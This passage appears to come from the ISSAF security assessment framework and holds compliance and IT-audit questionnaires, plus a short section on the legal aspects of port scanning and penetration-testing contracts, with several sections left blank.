### **18.4 ASSESSMENT QUESTIONNAIRE**

This section contains a set of suggested evaluation check list that are expected to broadly fit the ISSAF based assessment process. Recognizing that each organization has its own unique processes, technologies and information processing architecture, it is possible that the ISSAF evaluation may need further steps to be performed. It is also possible that some of the suggested checks may need amplification. The assessor who is carrying out the ISSAF based evaluation should therefore use these check lists as guides and evolve a process that best fits the organization being reviewed.

Evaluation Check			Yes	No	N/A	Evaluation Performed and Results
1	Compliance Department					
1.1	Is there any formally assigned/approved compliance department/officer within the enterprise who ensures legal and regulatory compliance requirement?					
		Does the said Compliance Office possess formally recognized certifications or accreditations to handle compliance? For instance is he enrolled before the bar, etc?				
1.2	Is there any procedure in place to identify legal and regulatory compliance need?					
		If such a procedure is in place, is such identification done on a periodic basis or is it triggered by given set of events; both internal and external to the organization?				
		In case the procedure to re-visit legal or regulatory compliance is triggered by events, is there a list of such events available for review?				
1.3	Has the enterprise been reviewed independently for compliance to legal and regulatory requirement? Is such compliance review part of a clearly defined managerial prerogative or is it mandated by any certification or accreditation that the organization enjoys?					
1.4	Has the outsourcer been reviewed independently for compliance to legal and regulatory requirement with respect to service provided?					
		Does the agreement with the outsourcing service provider provide for an independent audit / verification of their security or is such audit / verification done on a case to case request basis?				

	If the outsourcing agreement provides for regular audit of the infrastructure security, what were the major findings in the last audit and how were such findings handled to ensure appropriate security?				
1.5	Has the legal and regulatory policies and procedures been communicated to concerned people/departments?				
1.6	Does the organisation have a formal process to track and understand current and expected legal and regulatory compliance requirements? And is there any process for its continuous improvement and enhancement?				
1.7	If the enterprise relies heavily on third party systems and applications, does it involve any proprietary software or solutions? If so is an escrow agreement in place covering the proprietary software and solutions.				
1.8	Are there any policy and procedure in place to collect, handle, store, maintain chain of custody of evidence in relation to possibly law suit against a person/organization?				
1.9	Does the information system log activities to be produced in court of law as evidence?				
1.10	Has the enterprise addressed concerns related to copyright, licensing, trade marks, patents and other forms of intellectual property generated or used by the organization?				
1.11	Does the organisation having a proactive process to manage software licensing?				
1.12	Is there any policy and procedure to address enterprise's need to protect its own intellectual property?				
1.13	Has the enterprise registered its internet domain names with trusted domain name provider?				
1.15	Is the role of Data Protection Officer assigned with responsibility for data protection compliance ?				
1.16	Does the DPO guide managers, users and service providers on their responsibilities?				

1.17	Has the enterprise taken steps to proactively review legal and regulatory requirements to ensure that they can be readily integrated into the organisations current working practices?				
1.18	Does internal audit department cover compliance functions when performing their reviews?				
1.19	Does the legal and regulatory policies/process support regular co-ordination with other legal and regulatory departments with respect to changes in requirements? Also does the system development and project team ensure that legal and regulatory requirements are considered?				
1.20	Is the user / owner of systems trained/ made aware of the relevant legislative requirement?				
2	Is the outsourcer reviewed/audited by an independent third party?				
3	Has there been any independent review/audit of enterprise's information system? If so does previous review cover all the major domains mentioned in ISSAF?. If that's don't is the previous two years reports can be produced for review?				
3.1	Have the corrective measures been implemented following the findings of these reports?				

## 18.5 ASSESSMENT QUESTIONNAIRE - NARRATIVE

*The following narrative supports the understanding of the contents and logic that is embedded in the assessment questionnaire. While the questionnaire is structured on the basis of possible process flow that may be found in many enterprises, the narrative is presented to aid an understanding of the concepts covered in this domain.*

[coming soon]

## 18.6 LEGAL ASPECTS OF SECURITY ASSESSMENT PROJECTS

Legal aspects of information technology are very complex in nature. They vary from country to country. It's a new field; many countries don't even have any legal framework for IT. Even in countries which have a legal framework, it is not mature enough. Legal frameworks are evolving based on cases. People involved in these processes have lack of knowledge.

These legal issues arise due to following reasons:

- A. The lack of knowledge on the part of parties involved of legality
- B. The lack of knowledge of judges about subject
- C. The lack of knowledge of investigating agencies about subject

Certain aspects need to be considered before engagement in information technology Security Audit/Ethical Hacking projects:

- Pay local duty of the country under whose jurisdiction the contract is signed. This will help in taking offence in a court of law if any infringement occurs. Though to have an agreement on the letter head will be sufficient evidence for defense. For example one signs an agreement for Penetration Testing on a letter head can not sue for non payment of fees (offence) but on the other hand one can defend himself for completing scope of work as decided in the agreement
- If agreement is in electronic form these agreements should be digitally signed
- This also differs from country to country. You will find some countries like Singapore where electronic signatures are held to be valid

### Domain covered

- Legal aspects of scanning
- Legal aspects of Exploit Code
- Legal aspects of Privacy

Domains yet to be covered:

- Legal aspects of Encryption
- Legal aspects of Copyright, Patent
- Legal aspects of Data Import and Export Restrictions
- Legal aspects of Trade Secrets

- Legal aspects of National Security

### 18.6.1 Legal aspects of scanning

Scanning is widely held to be a malicious activity. If scanning is done in the course of duty it is legal. However legal process requires a lot of time and money. In some circumstances people doing it on duty were arrested, though they were released later after complex legal processing.

To start an assignment without a legal agreement may result in a big problem. Always sign a contract.

The **US Computer Fraud and Abuse Act Section 1030(a)(5)(B)** has six elements which have to be proven by the prosecution:

- A. The defendant intentionally accessed a protected computer,
- B. The defendant did not have authorization to access the computer
- C. As a result of the access, the defendant recklessly caused damage
- D. The damage impaired the integrity or availability of data, a program, a system, or information
- E. That caused a loss aggregating at least \$5000 or
- F. Threatened public health or safety

In November 2001, a federal US court has dealt with the issue of port scanning in the case of Moulton vs VC3.

Scot Moulton, a network security consultant was contracted to service and maintain port 911 (it's an address not TCP/UDP port) centers network. He was charged and arrested under the US computer fraud and abuse act when he port scanned the 911 center computer network.

The system network administrator noticed the port scan activity. He emailed the defendant questioning his motive for scanning the port. The defendant then quit the scanning (which according to prosecution was suspicious behavior) and emailed the system administrator back that he was doing so under the service contract.

The defendant claimed that he was performing a series of remote port scan to check security of network between the sheriff's office and the 911 center. The prosecution denied that he had access to the ports but admitted that Moulton caused no structural damage. The defendant was held not guilty since no damage was caused.

The point to be noted is that the contract for service and maintenance should grant enough scope to ensure the authority to conduct the scanning

In certain cases it can be said that port scanning creates legal liabilities. It can be proven that it was a preparation for an offence.

The scan is considered malicious when the intention is to reveal vulnerability in the target. A scan looking for a Trojan port (e.g. sub7, netbus, bo2k) would be construed as malicious.

If a scan is performed by Virus/Worm/Trojan from a system in one organization to another organization or within an organization or one system to another system, it will have to be proved that there was no malicious intention in running the Virus/Worm/Trojan by the owner of the system.

In the Indian IT act the owner of the system is responsible for the scanning (Port/Host) by a Virus/Worm/Trojan. In this case the owner of the system is guilty of not exercising due care and due diligence and lack of malicious intent has to be proven in the court.

As per the Indian IT Act 2000 whoever

- with the intent to cause or knowing that he is likely to cause
- wrongful loss or damage
- to the public or any person
- destroys or deletes or alters any information residing in a computer resource
- diminishes its value or utility
- affects it injuriously by any means

commits hacking

**What would be my criminal liability, if I scan a wrong target by typo mistake or any other unintentional act?**

E.g. suppose I was to scan a target 200.1.1.1 and by mistake I typed 200.1.1.2, what are the consequences?

Criminal liability is largely dependent on intention (mens rea). A bonafied mistake may not invite criminal liability, unless the mistake has resulted in a negative consequence (that is a loss in whatever manner), in which case the court may order restitution or damages to undo the loss. For example if in the scan quoted in the question results in loss of 50000 RS, you may have to pay the amount as compensation. However you are not likely to be jailed for scanning the other target. **Still you may be behind bar till the time prosecution is on and jury gives their judgment.**

**Can I approach a court of law for amending an existing law for the better?**

Answer is No. Making law (Legislation) is the duty of the govt. Court will entertain only a challenge to the provision of law which is against any provision of the constitution of the country or of any other valid existing law. E.g. you want to give your input in criticality of scanning the court will not entertain it. However suppose certifying authority has power to reject your application for digital signature certificate without hearing you, you could challenge this provision as arbitrary and unconstitutional.

**What is the difference between Penalties and Offences?**

Penalty for damage to target (Computer/Network) is levied irrespective of the intention. It is computed in terms of money to be paid for crossing the forbidden line. Offences which relates to hacking invites jail term as well. However in the later case the intention of the hacker plays a major role. This involves jail or penalty or both. The intention involved in crossing the forbidden line plays a big role in deciding the quantum of jail term as well as damages.

### **18.6.2 Legal aspects of Writing/Publishing Exploit Code**

[This section is intentionally left blank]

### **18.6.3 Legal aspects of Privacy**

[This section is intentionally left blank]



## APPENDIX - KNOWLEDGE BASE

[This page is intentionally left blank]

# 1 TEMPLATES AND OTHERS

## 1.1 IT INFORMATION GATHERING – SAMPLE QUESTIONNAIRE - I

<b>1.1.1 Overview</b>											
Client Organization											
Assessor Organization											
Nature of Business											
Group/Division/Sub Division/Entities											
Engagement Reference											
Client's Turn Over				Overall				Group			
IT Budget				Overall				Group			
IT Security Budget				Overall				Group			
No. of staff				Overall				IT			
								IT Security			
No. if Internal Audit Staff				IT				Non IT			
<b>1.1.2 Engagement Information</b>											
Engagement Director		Client Organization						Assessor Organization			
Engagement Manager		Client Organization						Assessor Organization			
Engagement Duration		d	d	m	m	y	y	Engagement Duration			
<b>1.1.3 Understand Business</b>											
Organization business, how they function, organizational structure, revenue stream etc...											
<b>1.1.4 Understand IT Environment</b>											
Sr. No.		Evaluation check					Evaluation performed and results				
<b>1.1.4.1 GENERAL INFORMATION</b>											
		Does the organization outsource some functions e.g. IT operations, systems development, web development, hosting, Internal Audit etc...									
		What are the hardware platforms is in use? Include Centralized and Decentralized IT and e-commerce.									
		What are the types of operating systems is in use?									
		What are the types of database									

	systems is in use?	
	What are the applications is in use that supports key business processes? Industry standard like HP open view, oracle e-business suite and organization specific e.g. in banking environment Banksys, Swift, in-house developed applications etc...	
	Name	Supplier/In-house
		Key business process
		Date – Developed/Implemented

#### 1.1.4.2 UNDERSTAND NETWORK ENVIRONMENT

	Evaluation check	Evaluation performed and results
	Network architecture design: LAN/WAN network diagram, their connectivity etc...	
	Does the organization having server level operating system standard?	
	What other server/mainframe level Operating Systems available?	
	What types of network protocol(s) are implemented?	
	Does the organization having desktop level standard?	
	What type of WAN is implemented and how many sites participate in this WAN?	
	What types of network elements (NEs) might be found?	
	What protects remote connectivity?	

#### 1.1.4.3 UNDERSTAND INFORMATION SECURITY STATE

2.1	Does the organization have formal and documented security policies, procedures and plans? And are they available for review?	
2.2	Does the organization have formal information security organization?	
2.3	Does the organization have formal plan for business continuity and disaster recovery?	
2.4	Does the organization implemented firewalls and if so it's of which kind?	
	Does the organization implemented intrusion detection system (IDS) and if so it's of which kind?	
2.5	Does the organization intrusion prevention system (IPS) and if so it's of which kind?	
2.5	Is the basic physical controls (guards, barriers, PACS, CCTV, badges, etc...) are in place?	

<b>1.1.4.4 UNDERSTAND COMPLIANCE WITH LEGAL AND REGULATORY REQUIREMENT</b>		
	What are the legal and regulatory compliance applicable to organization? e.g. Sarbnes-Oxley, HIPAA, GLBA, FMA etc...	

## 1.2 IT INFORMATION GATHERING – SAMPLE QUESTIONNAIRE - II

### 1.2.1 Background Information

- a. How many employees are there in the organization?
  - i. What was the average growth in employees over the company's history?
  - ii. What was the growth rate for the last financial year?
  - iii. Which function has the most employees?
  - iv. Which function has the least number of employees?
  - v. How many employees currently use information systems?
- b. How many customers does the company have?
  - i. How many transactions with customers per day on average?
  - ii. What is the ratio of cash to credit transactions?
  - iii. What is the ratio of regular to one-time/non-regular customers?
  - iv. How is the credit approval process managed by the organization currently?
  - v. How are cash receipts managed by the organization currently?
  - vi. How is the collection scheduling process setup internally?  
What is the current A/R cycle?
  - vii. Who is responsible for invoicing the customers? How do they do this right now?
  - viii. What is the average sales per year in local currency?
  - ix. What is the history of bad debts over the recent history?
  - x. Is e-Business being conducted with any customers at present?
- c. How many vendors does the company have?
  - i. How many payments to vendors and consultants per month?
  - ii. Is e-business conducted with vendors?
  - iii. Average payment to vendors?
- d. How many Geographic locations does the company operate from at the moment?
  - i. How many of these locations are currently connected by a network?
    1. How many of these locations have their own systems for data processing?

2. How many of these locations depend on outsourced services for data processing?
3. Which of these locations carry out business critical functions. What do they do?
- ii. What are the roles of the other locations not covered by the network?
- e. Materiality related information from the last audited financial statements and current records
  - i. Balance sheet accounts
    1. Current assets
    2. Total assets
    3. Current Liabilities
    4. Long term liabilities
  - ii. Income statement
    1. Revenues
    2. Cost of sales
    3. Gen and Admin exp
    4. Operating Income/Loss
  - iii. Cash flow
    1. Net cash flow

### 1.2.2 Pre-fieldwork meeting with the IT management and/or team

1. IT employees
  - i. Who is responsible for managing IT? What are their responsibilities?
  - ii. Has the IT manager turnover been high in the history of the organization? Reasons?
  - iii. Are there separate systems, applications, and help desk departments? Any other depts.?
  - iv. How many IT employees?
  - v. How experienced are the IT staff members? What training have they received in the company?
  - vi. How much turnover were there in employees over the last few years?
  - vii. What is the hardware in place (very brief descriptions only, more detail only if audit is required).
  - viii. The software (very brief description, more detail later if required).
    - Any in-house development?
    - Any contract / outsourced development?
    - Any consultant contributions?
  - ix. Internet and Website (very brief descriptions, more detail later if required).
    - Any in-house development?
    - Contract web site development with consultants?
  - x. E-Business?
    - Hosted in-house or web hosting company?
    - Transaction processing hosted on website?
    - Credit card processing processed on systems or outsourced?
  - xi. Who manages the network?
    - Design
    - Development/Systems Integration
    - Deployment

- Maintenance
  - Upgrades
  - Troubleshooting
  - Security Administration
  - xii. Business applications
    - Any in-house development?
    - Any contracted development?
    - Any consultants?
    - What is the history of business applications within the organization?
  - xiii. EDI
    - Who is the VAN provider?
    - Any in-house development?
    - Any third party software components (brief descriptions only)?
    - Any contracted development?
    - Any consultants?
    - What is the volume of transactions handled on a monthly basis?
    - What are the type of transactions currently being handled?
    - What are the reports that are used to monitor EDI transactions?
    - Who is responsible for handling data transfer to/from EDI to applications?
    - What are the applications and/or software that send data to/from EDI?
2. Gain a familiarity with internal controls (for larger organizations only)
- a. Review prior year internal audit general control work papers if available.
    - i. Are there any significant unresolved items?
  - b. Review any new interim management reports since last year's audit
    - i. Note any significant unresolved items.
3. Client Personnel
- A. IT Managers
    - Executive(s) responsible for IT
    - Manager(s) responsible for IT
    - Systems Administrator(s)
    - Network Administrator(s)
    - Other(s)
  - B. Financial Managers
    - Chief Financial Officer
    - Controller(s)
    - Accountant(s)
  - C. HR Management
    - Manager
    - Administrator
    - Payroll controller(s)
  - D. Other Department(s) (Fill this section out for each of the other departments)
    - Manager
    - Supervisor(s) / Administrator(s)
    - Line Function (s)

### 1.2.3 Fieldwork

#### I - Systems specification

##### a. Overview

Illustrate using a flow diagram the initiation of key financial transactions from workstation, through the network, to the application server, the application, and how it is processed to the final presentation in the financial statements.

##### b. Hardware

- i. What is the vendor, make, and model number of the system(s) used for recording, processing, and reporting financial information?
- ii. What is the current physical capacity of the system?
  1. Memory \_\_\_\_\_, Hard drive \_\_\_\_\_, Network \_\_\_\_\_, Backup drive \_\_\_\_\_
- iii. What is the most current baseline reading for the system? What is the baseline period?
  1. CPU \_\_\_\_\_, Hard drive \_\_\_\_\_, Network \_\_\_\_\_, Memory \_\_\_\_\_
  2. Other (please describe) \_\_\_\_\_
- iv. Where is this systems physically located? What are the physical safeguards for this system?
- v. What are the audit features available on this system?
  1. What are the User activities that can be logged? Which ones are enabled?
  2. Is the system logging network activities? Which ones are enabled?
  3. Is the system logging database activities? Which ones are enabled?
  4. Is the system logging application events. Which ones are enabled?
  5. Is the system logging security events. Which ones are enabled?
  6. What are the other logging features available. Describe. Which ones are enabled?
  7. What is the policy for log retention? What is the practice for each type of log?
  8. What is the policy for log backup?
- vi. How many workstations are currently logging into this system
- vii. Where these workstations are physically located?

##### c. Financial applications

- i. What is the name of the system, the name of the vendor, the name of the local support agency and version of the business application used for processing financial transactions?
- ii. What are the business transactions handled by this system?
- iii. How long has it been in operation?
- iv. How long did it's implementation take?
- v. Who managed the acquisition of this system?

- vi. Who was responsible for deploying this system?
- vii. Who is responsible for supporting the users of this application?
- viii. Who manages the vendor updates to this system?
- ix. Who is responsible for managing the customization of the system generated reports?
- x. Who is responsible for customizing the system to meet changes in business requirements?
- xi. Who is responsible for personalizing the system to meet changes in user requirements?
- xii. Who is responsible for setting up and managing user accounts for this application?
- xiii. How many users are currently setups to use this application?
- xiv. Who handles the security for the application?
- xv. What is the name and version of the computer operating system on the system? What are the patches that have been applied to this operating system? What are the hardening procedures that have been used to secure this system? What are the current known security vulnerabilities on this system? What are the intrusion detection features that have been setup on this system?

d. Network system

- i. What is the name and version of the network operating system used to control access to financial applications? On which system does this network access control reside?
  - ii. What is its vendor, make and model number? What is it's current utilization for CPU, Network, RAM and hard drive?
- e. Is there a WAN (Wide Area Network) used within the organization?
- i. What is the operating system used for the WAN?
  - ii. What is the network protocol(s) used for the WAN?
  - iii. How many LANs are connected by this WAN?
  - iv. What are the make of the devices used to interconnect the LAN to the WAN?
  - v. What is the bandwidth of the circuits used on the WAN?
  - vi. What is the cost of the total bandwidth used by the WAN?
  - vii. Where the WAN devices are physically located?
  - viii. Do any of the LANs connect to any non organizational network and/or the internet?
    - 1. Where is this LAN located?
  - ix. Is the WAN connected to any other external network and/or the internet?
    - 1. Where is this connection located?
    - 2. How is this connection being protected against unauthorized access?
- f. Is there an Intranet being used by the organization currently?
- g. Intranet Hardware platform
- (1) In-house?
    - (a) If so, OS and version
    - (b) If so, which type web server software and version (IIS, Apache, iPlanet, Websphere, etc.)?

- h. How many Windows servers are there?
  - i. What version of Windows?
  - ii. Service pack level?
  - iii. What are the patches and/or hardening procedures that have been applied to these systems?
  - iv. How many of the known/published vulnerabilities have been addressed to date?
  - v. Have the systems been tested against any security threats? Please describe
- i. How many UNIX servers are there?
  - i. What version of UNIX?
  - ii. What are the patches and/or hardening procedures that have been applied to these systems?
  - iii. What are the known/published vulnerabilities that have been addressed to date?
  - iv. Have the system(s) been tested against any particular security threats? Please describe

Note: Check if any other operating platforms are being used. If so, repeat the above four questions for each platform.

- j. What is/are the e-mail system(s) being used by the organization?
- k. How many web servers are there?  
What is/are the web server software used internally by the organization?
- l. What is/are the Database software used internally by the organization?
- m. What is/are the firewall(s) in use within the client organization?
- n. Is Dialup services available to remote users? What are the solutions implemented for this?
- o. Is remote control software available to remote users? Which solutions are in use for this?
- p. Is remote file sharing configured for external / remote users? Which solutions?
- q. Additional internal control implications
  - i. Hardware, operating, and network system
    - a. has there been significant changes to hardware, operating, or network software in the last 12 months?
      - (1) If so, describe.
      - (2) If so, what are the internal control implications of these changes?
    - b. has there been any significant changes to the system environment such as out-sourcing, down-sizing, or key staff turnover or re-assignments in the last 12 months?
      - (1) If so, describe.
  - ii. If so, what are the internal control implications of these changes?

## II - Application software

- a. What are the financial and financial related records that reside on the system? What are the names (and version) of the applications used to capture, store, process and report these records.

- b. Has there been initiation of significant application development or purchase of new packaged software for recording, processing, or reporting financial and related information?
- c. If packaged software is used has there been a significant version upgrade of the application?
- d. Has there been implementation of other significant applications which may affect the financial software applications?
- e. Have there been changes in the user environment?
- f. If the answer to any of b. - d. is yes then describe.
- g. Did the systems specification section identify any opportunities to improve control?

(1) If so, document how internal control would be improved by these specifications.

- h. Did the systems specification section identify any threats to achieving the control objectives?

(1) If so:

(a) Document the threat.

(b) Does the client have a control activity to reduce the risk of the threat?

[I ] If so describe the control.

[II ] If not, make a recommendation of a control activity to reduce the risk of the threat to an acceptable level.

(c) If not, is the threat and lack of control a reportable condition?

[I ] If the lack of control is a reportable condition contact the engagement manager immediately upon that determination.

#### IV. Consideration of Internal Control in Planning the Audit

##### A. Control Environment

###### 1. Management style

- a. Describe management's philosophy and operating style as it relates to the IT control environment.
- b. Describe management's commitment to developing and maintaining a good general control environment.

- c. Describe available evidence of senior management involvement in IT and related activities.
- d. Is senior management knowledgeable enough to ask the right questions about IT alignment to business?
- e. Does senior management hold meetings with IT and financial managers to ensure resolution of serious IT problems?
- 2. Board of Directors / Committees (For Publicly traded companies / Government organizations etc)
  - a. Audit committee
    - (1) Rate the Audit Committee's participation in IT issues. (High, low)
    - (2) Does the audit committee take an interest in IT general controls?
  - b. IT Steering committee
    - (1) Is there an IT steering committee?
    - (2) Is there a Board member on the IT steering committee?
  - c. Does the Board or one of its committees spend adequate time developing and reviewing long and short-term IT plans?
  - d. Does the Board or one of its committees review and approve IT policies and procedures before implementation?
  - e. Is a report on security violations made to the IT steering or audit committee?
- 3. Organizational Structure and Delegation of Authority and Responsibility
  - a. Obtain the organizational chart.
    - (1) Review the organizational structure.
    - (2) Does the organizational structure indicate any weaknesses in communication and control?
    - (3) Are there clearly defined lines of authority and responsibility?
  - b. Are there written job descriptions for IT managers and staff?
    - (1) Interview and observe selected IT employees and determine what their job duties are.
    - (2) Do key IT managers have the experience, training, and education necessary to carry out their responsibilities?
    - (3) Do IT managers regularly attend IT training and conferences to continually update their skills?

(a) Do IT managers and staff attend IT security training and conferences?

#### 4. Monitoring

a. Who monitors general controls over IT?

(1) How frequently?

(2) Who gets interim general control monitoring reports?

(3) Are there unresolved IT findings reported in previously issued monitoring reports?

#### 5. Personnel Policies

a. Are vacations mandatory for employees in sensitive and IT positions?

b. Is there cross training of employees for key IT positions? Please describe

c. Is there mandatory rotation of job duties for key IT positions? Please describe

#### 6. Integrity and Ethical Values

a. Rate the integrity and ethical values of IT management. (High, low)

#### 7. Conclusion on Control Environment

a. Consider the substance of controls rather than form. Is the control environment taken as a whole as described in 1. to 7. above conducive to a good control environment?

(1) If not ,why not?

#### B. Management's Risk Assessment

1. Has management prepared a formal risk assessment for general controls considering:

a. objectives?

b. risks?

c. control activities?

2. If so, evaluate management's risk assessment for general controls.

a. Does the risk assessment address general control objectives

(1) If not, which objectives does it not address?

(2) If not, how does the lack of management's risk assessment addressing an objective of internal control over financial information impact our audit?

#### C. Interviews

1. IT Manager

- a. Inquire about long-term and short-term plans to upgrade hardware and software to meet changing technology and growth needs.
- b. Inquire about known IT security and control problems and weaknesses.
- c. Inquire about areas the IT manager would like to see the auditor address.
- d. Inquire about known problems with hardware and software.
- e. Inquire with IT manager if in his opinion:
  - (1) IT personnel are adequately trained?
  - (2) There is adequate maintenance of IT equipment?
  - (3) There is obsolete hardware or software that causes problems?
  - (4) The quality of the work done by:
    - (a) inside programmers?
    - (b) outside programmers?
- f. Is there a formal process for testing application software upgrades, modifications, and maintenance?
- g. Do contracts with outside programmers specify documentation of their work?
- h. What percentage of time were system(s) down in the 12 months preceding the audit?
- i. What percentage of time was the network down in the 12 months preceding the audit?
- j. What percentage of the time was the web site down in the 12 months preceding the audit?
- k. What percentage of time was the intranet down in the last 12 months?
- l. Does the client have the most current version of the operating system for the platform on which financial information is entered, stored, processed, and reported?
- m. Does the client have the most current version of the network operating system?
- n. Does the client have the most current version of server software and patch levels?
- o. Does the client have the most current version of the application software?
- p. What is the financial stability of the application software vendor?

- q. What is the quality of technical support for the application software?
- r. Have there been any significant employee problems?
- s. Is there a history of processing incidents attributable to specific individuals?
- t. Does the client have a copy of vendor owned application source code?
  - (1) If not, is there a copy in escrow?
- u. Do in-house programmers, vendors, and contract programmers have access to live production data?
- v. How many IT employees have full administrator rights on the system?
- w. How many IT employees have full administrator rights on the network servers?
- x. Is notification required before vendors make changes via modem?
- y. How does IT stay informed of the latest Internet, server, and e-mail vulnerabilities?
- z. Does anyone at IT subscribe to e-mail lists from:
  - (1) CERT?
  - (2) SANS?
  - (3) Others (Please provide names)
- aa. Is there an up-to-date IT asset inventory list that includes for routers, switches, servers, and firewalls:
  - (1) Hostname
  - (2) IP address
  - (3) Purpose
  - (4) Operating system and version
  - (5) Database type (DB2, SQL, Oracle, Ascii, none)
  - (6) Name of administrator
  - (7) Physical location
- bb. Is there an up-to-date network diagram?

#### D. Control Activities

- 1. Strategic information technology plan

a. Does the organization have an entity wide strategic information technology plan?

b. Has the organization established specific written objectives for use and control of information technology?

2. Information technology organization and relationships

a. Is there a senior level management committee that meets regularly to assess information technology risks and controls?

(1) Do IT and applications managers report to the committee?

(2) How does the committee identify and resolve general control weaknesses?

(3) How does the committee report to the Board on information technology issues?

b. How does management communicate to personnel their roles and responsibility for general controls over information technology?

c. Who performs quality assurance in regard to the general controls over information technology used for recording and reporting financial information?

d. Segregation of duties

(1) Who performs or is responsible for the following functions:

(a) application system(s)

[I ] data migration and/or corrections to application records?

[II ] system administration?

[III ] system development and maintenance?

[IV ] change management?

[V ] security administration?

[VI ] security audit?

[VII ] Does one person performs all or several of the above (a), or is responsible for all or several of the above (a)? If so, is there improper segregation of duties? Describe

(b) network and servers

[I ] computer operations?

[II ] system administration?

[III ] system development and maintenance?

[IV ] change management?

[V ] security administration?

[VI ] security audit?

[VII ] Does one person performs all or several of the above (a), or is responsible for all or several of the above (a)? If so, is there improper segregation of duties? Describe

(c) intranet

[I ] computer operations?

[II ] system administration?

[III ] system development and maintenance?

[IV ] change management?

[V ] security administration?

[VI ] security audit?

[VII ] Does one person performs all or several of the above (a), or is responsible for all or several of the above (a)? If so, is there improper segregation of duties? Describe

(d) web site

[I ] computer operations?

[II ] system administration?

[III ] system development and maintenance?

[IV ] change management?

[V ] security administration?

[VI ] security audit?

[VII ] Does one person performs all or several of the above (a), or is responsible for all or several of the above (a)? If so, is there improper segregation of duties? Describe

e. Are there written procedures for controlling the activities of consultants and other contract personnel to assure the protection of financial records?

### 3. Communication of Information Technology Policy

a. Has management assumed responsibility for formulating, developing, documenting, and communicating information technology policies?

(1) If so, does management regularly review the policies for changes in information technology and new threats?

b. How does management communicate information technology policy to employees?

c. How does management monitor the implementation of information technology policy?

d. How does management know that information technology policies are understood and complied with by employees?

e. Is there a written definition of penalties and disciplinary actions associated with failing to comply with information technology policy?

(1) Are the penalties and disciplinary action for non-compliance with information technology policy communicated to employees?

f. Does the information security policy address intellectual property rights (illegal software, music, dvds,)?

#### 4. Human resources

a. Are personnel responsible for information technology required to take training courses on a regular basis?

b. How does management verify that personnel responsible for information technology are qualified and taking training courses on a regular basis?

c. Are employees provided with information technology orientation upon hiring and periodic updates?

d. Are employees sufficiently cross-trained in case of key employee turnover in positions responsible for information technology?

e. Are employees in sensitive information technology security positions required to take uninterrupted vacations of sufficient length to exercise the organization's ability to cope with unexpected turnover and to detect fraudulent activity?

f. Are employees considered for sensitive information technology positions subjected to background checks before they are hired, transferred, or promoted?

g. What and when are actions taken regarding job changes and terminations regarding security access to information assets?

#### 5. Compliance with external and legal requirements

a. How does the organization maintain awareness of existing and new legal requirements for information assets?

(1) privacy of customer information?

(2) Confidential records (such as medical records, customer credit information etc)?

(3) Data retention?

b. How does management ensure compliance with existing laws, rules, and regulations regarding financial information?

c. How does management ensure compliance with intellectual property laws?

d. Are there formal contracts in place establishing requirements for information exchanged electronically via dial-up, Internet, or ftp with outside parties?

(1) How does management ensure that contract requirements for data exchange are complied with?

(2) Do contracts specify management's security requirements for data exchange?

e. Have insurance policies been reviewed for provisions regarding management's responsibilities in regard to information technology assets?

#### 6. Risk assessment

a. How often are risk assessments made?

b. Has there been a risk assessment made of the threats to IT and financial information assets?

c. Does the risk assessment:

(1) identify all IT and financial information assets to be protected?

(2) the threats to IT and information assets?

(3) the vulnerabilities of IT and financial information assets?

(4) the safeguards over IT and financial information assets?

(5) the consequences and likelihood of the threats?

d. Is there a risk action plan to mitigate exposure?

e. For areas where risk is accepted is it offset by adequate insurance?

f. Is risk assessment documented and signed off by senior financial management?

g. Is acceptance of risk documented and signed off by both IT and senior business management?

#### 7. Project management

- a. Has the organization adopted a software development life cycle (SDLC) standard?
- b. Is each new project or change assigned a unique tracking number?
- c. Are standard forms used for new project requests and changes?
- d. Is there a log of new project and change requests?
- e. Is the cost vs. benefits of considered and documented before projects are approved?
- f. What ensures that new information technology projects for financial information are designed to adhere to the organization's IT security objectives and policies?
- g. Are changes to systems and programs documented whether the changes are made internally or by third party consultants?
- h. Are there minimum documentation standards?
- i. Are new information technology projects tested to see if they meet IT objectives and policies before implementation?
  - (1) If so, are there written minimum testing standards?
  - (2) Is there written criteria for when parallel or pilot testing will be applicable?
  - (3) If so, is there a written work plan for the tests?
  - (4) If so, is the testing documented and retained?
- j. Is testing conducted in a separate test environment?
- k. Are test environments representative of the future operational environment i.e. security, internal controls, workload.
- l. Do users or application owners validate the operation of new systems before they are placed into the production environment?
- m. Is there formal signoff by users, IT management, and business managers before new information technology projects are released into production?
- n. Is there post implementation evaluation of new information technology projects to ensure that controls are effective and operating as planned?
- o. Is there defined written procedures to control the handover of new systems from the test environment to production?
- p. Is change management software utilized?
- q. Are back-out or contingency plans required for new systems should testing fail or implementation be delayed?

8. Quality control

- a. Are periodic reviews of general controls over information technology used for financial information conducted independent of the MIS department?
- b. Is periodic inquiry made by management independent of MIS of owners, managers, and users of information technology for financial information as to concerns, issues, and known problems?
- c. Are owners, managers, and users of financial information encouraged to report security concerns, issues, and known incidents directly to senior management on a timely basis?

9. Application development

- a. When new applications or modifications to existing applications are considered:
  - (1) Are written operational requirements for data security specified?
  - (2) Are there written criteria for audit trail requirements?
  - (3) Are there documentation requirements?
  - (4) Are there data dictionary rules?
- b. What measures are taken to prevent disclosure of sensitive information during testing?
- c. Are new applications and modifications required to have:
  - (1) Authorization and authentication procedures for processing of financial information?
  - (2) Transaction journals?
  - (3) Field edit, validity, and reasonableness checks?
  - (4) Hash or control totals?
  - (5) Procedures to ensure completeness and accuracy of updating?
  - (6) Means of restoration or rollback in the event of procedure program aborts?

10. Acquisition and Maintenance of Application Software

- a. Is there documentation of application software including a description of:
  - (1) The main executable program?
  - (2) The key tables?
    - (a) Record layouts

[I ] data fields

[II ] Key fields

[III ] Field descriptions

(3) Table relationships?

(4) Which table's forms are linked to?

(5) Which tables or forms reports are linked to?

(6) Menu structure?

#### 11. Maintenance of hardware and software

- a. Is there scheduled maintenance of the air filtration system where the system units are located?
- b. What control procedure ensures that system upgrades and patches do not jeopardize financial data stored on the system?
- c. Are all system software changes documented?

#### 12. Operation procedures

- a. Is there a written operations procedures manual?
- b. When was the last time the operations manual was updated?
- c. Are there written training procedures for new operations employees, promotions, and reassignments?
- d. Is there a regular training plan for operations personnel?

#### 13. User procedures

- a. Are there written user procedure manuals?
- b. When was the last time the user procedure manuals were updated?
- c. Are there written training procedures for new application users?
- d. Is there a regular training plan for user personnel?

#### 14. Change management

- a. Is there a formal procedure to document system and application change requests?

- b. Is there written procedures to evaluate change requests in regard to:
  - (1) Cost vs. benefit?
  - (2) Security implications?
  - (3) Impact on operations?
- c. How are access rights controlled to avoid risk of unauthorized access to financial data by programmers?
- d. How are programmers working on program changes and maintenance monitored to detect unauthorized access attempts?
